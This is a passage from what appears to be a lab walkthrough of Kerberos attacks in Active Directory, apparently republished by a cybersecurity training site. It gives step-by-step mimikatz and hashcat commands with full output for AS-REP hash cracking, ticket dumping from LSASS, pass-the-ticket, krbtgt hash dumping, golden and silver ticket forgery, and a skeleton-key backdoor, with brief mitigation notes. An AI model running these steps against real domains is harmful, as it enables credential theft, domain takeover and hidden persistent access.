CC347DD1FD9FCBFD410B725D69E9D87F9D1B766E3516289DAF2BF315C5854886649AF0C7D69666CE
2063F4C61446B4AFB942C8191EE2F2F1889207E09D9A95CBE6AC344C47E1826111445C0B57E62E0
```

Crack those Hashes w/ hashcat -

1.) Transfer the hash from the target machine over to your attacker machine and put the hash into a txt file

2.) Insert 23\$ after \$krb5asrep\$ so that the first line will be \$krb5asrep\$23\$User.....

Use the same wordlist that you downloaded in task 4

3.) **hashcat -m 18200 hash.txt Pass.txt** - crack those hashes! Rubeus AS-REP Roasting uses hashcat mode 18200



d:Password4

```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 AS-REP etype 23
Hash.Target.....: $krb5asrep$23$Machine4@CONTROLLER.LOCAL:2d59eaa5675...6e99ad
Time.Started.....: Tue May 19 11:08:01 2020 (1 sec)
Time.Estimated....: Tue May 19 11:08:02 2020 (0 secs)
Guess.Base.....: File (/home/cryillic/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 166.0 kH/s (6.48ms) @ Accel:16 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 192512/14344385 (1.34%)
Rejected.....: 0/192512 (0.00%)
Restore.Point....: 188416/14344385 (1.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: becky21 -> 083081
```

Started: Tue May 19 11:07:58 2020

Stopped: Tue May 19 11:08:03 2020

AS-REP Roasting Mitigations -

- Have a strong password policy. With a strong password, the hashes will take longer to crack making this attack less effective
- Don't turn off Kerberos Pre-Authentication unless it's necessary there's almost no other way to completely mitigate this attack other than keeping Pre-Authentication on.



Pass the Ticket w/ mimikatz

Mimikatz is a very popular and powerful **post-exploitation tool** most commonly used for dumping user credentials inside of an active directory network however we'll be using mimikatz in order to dump a **TGT** from **LSASS memory**

This will only be an overview of how the pass the ticket attacks work as THM does not currently support networks but I challenge you to configure this on your own network.


You can run this attack on the given machine however you will be escalating from a domain admin to a domain admin because of the way the domain controller is set up.



Pass the Ticket Overview -

Pass the ticket works by dumping the TGT from the LSASS memory of the machine. The Local Security Authority Subsystem Service (LSASS) is a memory process that stores credentials on an active directory server and can store Kerberos ticket along with other credential types to act as the gatekeeper and accept or reject the credentials provided. You can dump the Kerberos Tickets from the LSASS memory just like you can dump hashes. When you dump the tickets with mimikatz it will give us a .kirbi ticket which can be used to gain domain admin if a domain admin ticket is in the LSASS memory. This attack is great for privilege escalation and lateral movement if there are unsecured domain service account tickets laying around. The attack allows you to escalate to domain admin if you dump a domain admin's ticket and then impersonate that ticket using mimikatz PTT attack allowing you to act as that domain admin. You can think of a pass the ticket attack like reusing an existing ticket were not creating or destroying any tickets here were simply reusing an existing ticket from another user on the domain and impersonating that ticket.





Prepare **Mimikatz & Dump Tickets** -

You will need to run the command prompt as an **administrator**: use the same credentials as you did to get into the machine. If you don't have an elevated command prompt mimikatz will not work properly.

1.) cd Downloads - navigate to the directory mimikatz is in

2.) mimikatz.exe - run mimikatz

3.) **privilege::debug** - Ensure this outputs [output '20' OK] if it does not that means you do not have the administrator privileges to properly run mimikatz



```
C:\Users\Machine1.CONTROLLER\Downloads>mimikatz.exe










.#####.  mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

) **sekurlsa::tickets /export** - this will export all of the **.kirbi** tickets into the directory that you are currently in

At this step you can also use the **base 64 encoded** tickets from Rubeus that we harvested earlier

	[0;3e4]-0-0-40a50000-DESKTOP-1\$@cifs-Domain-Controller.CONTROLLER.local.kirbi Type: KIRBI File
	[0;3e4]-0-1-40a50000-DESKTOP-1\$@ldap-Domain-Controller.CONTROLLER.local.kirbi Type: KIRBI File
	[0;3e4]-2-0-60a10000-DESKTOP-1\$@krbtgt-CONTROLLER.LOCAL.kirbi Type: KIRBI File
	[0;3e4]-2-1-40e10000-DESKTOP-1\$@krbtgt-CONTROLLER.LOCAL.kirbi Type: KIRBI File
	[0;2f08fb]-0-0-40a50000-Administrator@ProtectedStorage-Domain-Controller.CONTR... Type: KIRBI File
	[0;2f08fb]-0-1-40a50000-Administrator@cifs-Domain-Controller.CONTROLLER.local.kirbi Type: KIRBI File
	[0;2f08fb]-0-2-40a50000-Administrator@LDAP-Domain-Controller.CONTROLLER.local... Type: KIRBI File
	[0;2f08fb]-2-0-60a10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi Type: KIRBI File
	[0;2f08fb]-2-1-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi Type: KIRBI File



When looking for which ticket to impersonate I would recommend looking for an administrator ticket from the **krbtgt** just like the one outlined in red above.

Pass the Ticket w/ Mimikatz

Now that we have our ticket ready we can now perform a pass the ticket attack to gain domain admin privileges.

1.) **kerberos::ptt <ticket>** - run this command inside of mimikatz with the ticket that you harvested from earlier. It will cache and impersonate the given ticket

```
mimikatz # kerberos::ptt [0;2f08fb]-2-0-60a10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi
* File: '[0;2f08fb]-2-0-60a10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi': OK
mimikatz #
```

2.) klist - Here were just verifying that we successfully impersonated the ticket by listing our cached tickets.

We will not be using mimikatz for the rest of the attack.

```
C:\Users\Machine1.CONTROLLER\Downloads>klist

Current LogonId is 0:0x42b9dd

Cached Tickets: (1)

#0>      Client: Administrator @ CONTROLLER.LOCAL
        Server: krbtgt/CONTROLLER.LOCAL @ CONTROLLER.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 5/19/2020 7:39:05 (local)
        End Time:   5/19/2020 17:39:03 (local)
        Renew Time: 5/26/2020 7:39:03 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

3.) You now have impersonated the ticket giving you the same rights as the TGT you're impersonating. To verify this we can look at the admin share.

```
C:\Users\Machine1.CONTROLLER\Downloads>dir \\192.168.179.128\admin$
Volume in drive \\192.168.179.128\admin$ has no label.
Volume Serial Number is F83F-6346

Directory of \\192.168.179.128\admin$

05/13/2020  08:48 PM    <DIR>          .
05/13/2020  08:48 PM    <DIR>          ..
09/15/2018  12:19 AM    <DIR>          ADFS
05/13/2020  08:06 PM    <DIR>          ADWS
```

Note that this is only a POC to understand how to pass the ticket and gain domain admin the way that you approach passing the ticket may be different based on what kind of engagement you're in so do not take this as a definitive guide of how to run this attack.

Pass the Ticket Mitigation -

Let's talk blue team and how to mitigate these types of attacks.

- Don't let your domain admins log onto anything except the domain controller - This is something so simple however a lot of domain admins still log onto low-level computers leaving tickets around that we can use to attack and move laterally with.

Golden/Silver Ticket Attacks w/ mimikatz

Mimikatz is a very popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an active directory network however well be using mimikatz in order to create a silver ticket.

A silver ticket can sometimes be better used in engagements rather than a golden ticket because it is a little more discreet. If stealth and staying undetected matter then a silver ticket is probably a better option than a golden ticket however the approach to creating one is the exact same. The key difference between the two tickets is that a silver ticket is limited to the service that is targeted whereas a golden ticket has access to any Kerberos service.


A specific use scenario for a silver ticket would be that you want to access the domain's SQL server however your current compromised user does not have access to that server. You can find an accessible service account to get a foothold with by kerberoasting that service, you can then dump the service hash and then impersonate their TGT in order to request a service ticket for the SQL service from the KDC allowing you access to the domain's SQL server.

KRBTGT Overview

In order to fully understand how these attacks work you need to understand what the difference between a KRBTGT and a TGT is. A KRBTGT is the service account for the KDC this is the Key Distribution Center that issues all of the tickets to the clients. If you impersonate this account and create a golden ticket from the KRBTGT you give yourself the ability to create a service ticket for anything you want. A TGT is a ticket to a service account issued by the KDC and can only access that service the TGT is from like the SQLService ticket.

Golden/Silver Ticket Attack Overview -

A golden ticket attack works by dumping the ticket-granting ticket of any user on the domain this would preferably be a domain admin however for a golden ticket you would dump the krbtgt ticket and for a silver ticket, you would dump any service or domain admin ticket. This will provide you with the service/domain admin account's SID or security identifier that is a unique identifier for each user account, as well as the NTLM hash. You then use these details inside of a mimikatz golden ticket attack in order to create a TGT that impersonates the given service account information.



Dump the krbtgt hash -

- 1.) **cd downloads && mimikatz.exe** - navigate to the directory mimikatz is in and run mimikatz
- 2.) **privilege::debug** - ensure this outputs [privilege '20' ok]
- 3.) **lsadump::lsa /inject /name:krbtgt** - This will dump the hash as well as the security identifier needed to create a Golden Ticket. To create a silver ticket you need to change the /name: to dump the hash of either a domain admin account or a service account such as the SQLService account.

```
C:\Users\Administrator>cd Downloads && mimikatz.exe
```

```
.#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > http://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX               ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166
```

```
RID  : 000001f6 (502)
User  : krbtgt
```

```
* Primary
  NTLM : 5508500012cc005cf7082a9a89ebdfdf
  LM   :
Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
lm - 0: 372f405db05d3cafd27f8e6a4a097b2c
```

Create a Golden/Silver Ticket -

1.) **Kerberos::golden /user:Administrator /domain:controller.local /sid: /krbtgt: /id:** - This is the command for creating a golden ticket to create a silver ticket simply put a service NTLM hash into the krbtgt slot, the sid of the service account into sid, and change the id to 1103.

I'll show you a demo of creating a golden ticket it is up to you to create a silver ticket.

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krb
tgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 5/19/2020 7:46:50 PM ; 5/17/2030 7:46:50 PM ; 5/17/2030 7:46:50 PM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```


Use the Golden/Silver Ticket to access other machines -

1.) **misc::cmd** - this will open a new elevated command prompt with the given ticket in mimikatz.

```
mimikatz # misc::cmd  
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF60F3343B8
```

2.) Access machines that you want, what you can access will depend on the privileges of the user that you decided to take the ticket from however if you took the ticket from krbtgt you have access to the ENTIRE network hence the name golden ticket; however, silver tickets only have access to those that the user has access to if it is a domain admin it can almost access the entire network however it is slightly less elevated from a golden ticket.



```
C:\Users\Administrator\Downloads>dir \\DESKTOP-1\c$
Volume in drive \\DESKTOP-1\c$ has no label.
Volume Serial Number is 4A19-FD6C

Directory of \\DESKTOP-1\c$

05/19/2020  07:28 AM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
05/18/2020  10:20 PM    <DIR>          Users
05/19/2020  07:29 AM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  37,615,833,088 bytes free

C:\Users\Administrator\Downloads>
```

This attack will not work without other machines on the domain however I challenge you to configure this on your own network and try out these attacks.

Kerberos Backdoors w/ mimikatz

Along with maintaining access using golden and silver tickets mimikatz has one other trick up its sleeves when it comes to attacking Kerberos. Unlike the golden and silver ticket attacks a Kerberos backdoor is much more subtle because it acts similar to a rootkit by implanting itself into the memory of the domain forest allowing itself access to any of the machines with a master password.

The Kerberos backdoor works by implanting a skeleton key that abuses the way that the AS-REQ validates encrypted timestamps. A skeleton key only works using Kerberos RC4 encryption.

The default hash for a mimikatz skeleton key is 60BA4FCADC466C7A033C178194C03DF6 which makes the password -"mimikatz"

This will only be an overview section and will not require you to do anything on the machine however I encourage you to continue yourself and add other machines and test using skeleton keys with mimikatz.

Skeleton Key Overview -

The skeleton key works by abusing the AS-REQ encrypted timestamps as I said above, the timestamp is encrypted with the users NT hash. The domain controller then tries to decrypt this timestamp with the users NT hash, once a skeleton key is implanted the domain controller tries to decrypt the timestamp using both the user NT hash and the skeleton key NT hash allowing you access to the domain forest.



Preparing Mimikatz -

1.) **cd Downloads && mimikatz.exe** - Navigate to the directory mimikatz is in and run mimikatz

2.) **privilege::debug** - This should be a standard for running mimikatz as mimikatz needs local administrator access

```
C:\Users\Administrator>cd Downloads && mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Installing the Skeleton Key w/ mimikatz -

1.) **misc::skeleton** - Yes! that's it but don't underestimate this small command it is very powerful

```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # _
```

Accessing the forest -

The default credentials will be: "mimikatz"

example: **net use c:\\DOMAIN-CONTROLLER\\admin\$ /user:Administrator mimikatz** - The share will now be accessible without the need for the Administrators password

example: **dir \\Desktop-1\\c\$ /user:Machine1 mimikatz** - access the directory of Desktop-1 without ever knowing what users have access to Desktop-1

The skeleton key will not persist by itself because it runs in the memory, it can be scripted or persisted using other tools and techniques however that is out of scope for this room.

Conclusion

We've gone through everything from the initial enumeration of Kerberos, dumping tickets, pass the ticket attacks, kerberoasting, AS-REP roasting, implanting skeleton keys, and golden/silver tickets. I encourage you to go out and do some more research on these different types of attacks and really find what makes them tick and find the multitude of different tools and frameworks out there designed for attacking Kerberos as well as active directory as a whole.

You should now have the basic knowledge to go into an engagement and be able to use Kerberos as an attack vector for both exploitations as well as privilege escalation.

Know that you have the knowledge needed to attack Kerberos I encourage you to configure your own active directory lab on your network and try out these attacks on your own to really get an understanding of how these attacks work.

Resources -

- <https://medium.com/@t0pazg3m/pass-the-ticket-ptt-attack-in-mimikatz-and-a-gotcha-96a5805e257a>
- <https://ired.team/offensive-security-experiments/active-directory-kberos-abuse/as-rep-roasting-using-rubeus-and-hashcat>
- <https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1>
- <https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/>
- <https://www.varonis.com/blog/kerberos-authentication-explained/>
- <https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf>
- <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf>
- <https://www.redsiege.com/wp-content/uploads/2020/04/20200430-kerb101.pdf>



www.ibbbycybersecuritymentor.com



ibbbycybersecmentor



ibbbycybersecuritymentor



ibbbycsmentor

CONTACT US

We'd love to talk to help you
to build your career



Phone Number

+91 6385181109



Email Address

contact@ibbbycybersecuritymentor.com



Website

www.ibbbycybersecuritymentor.com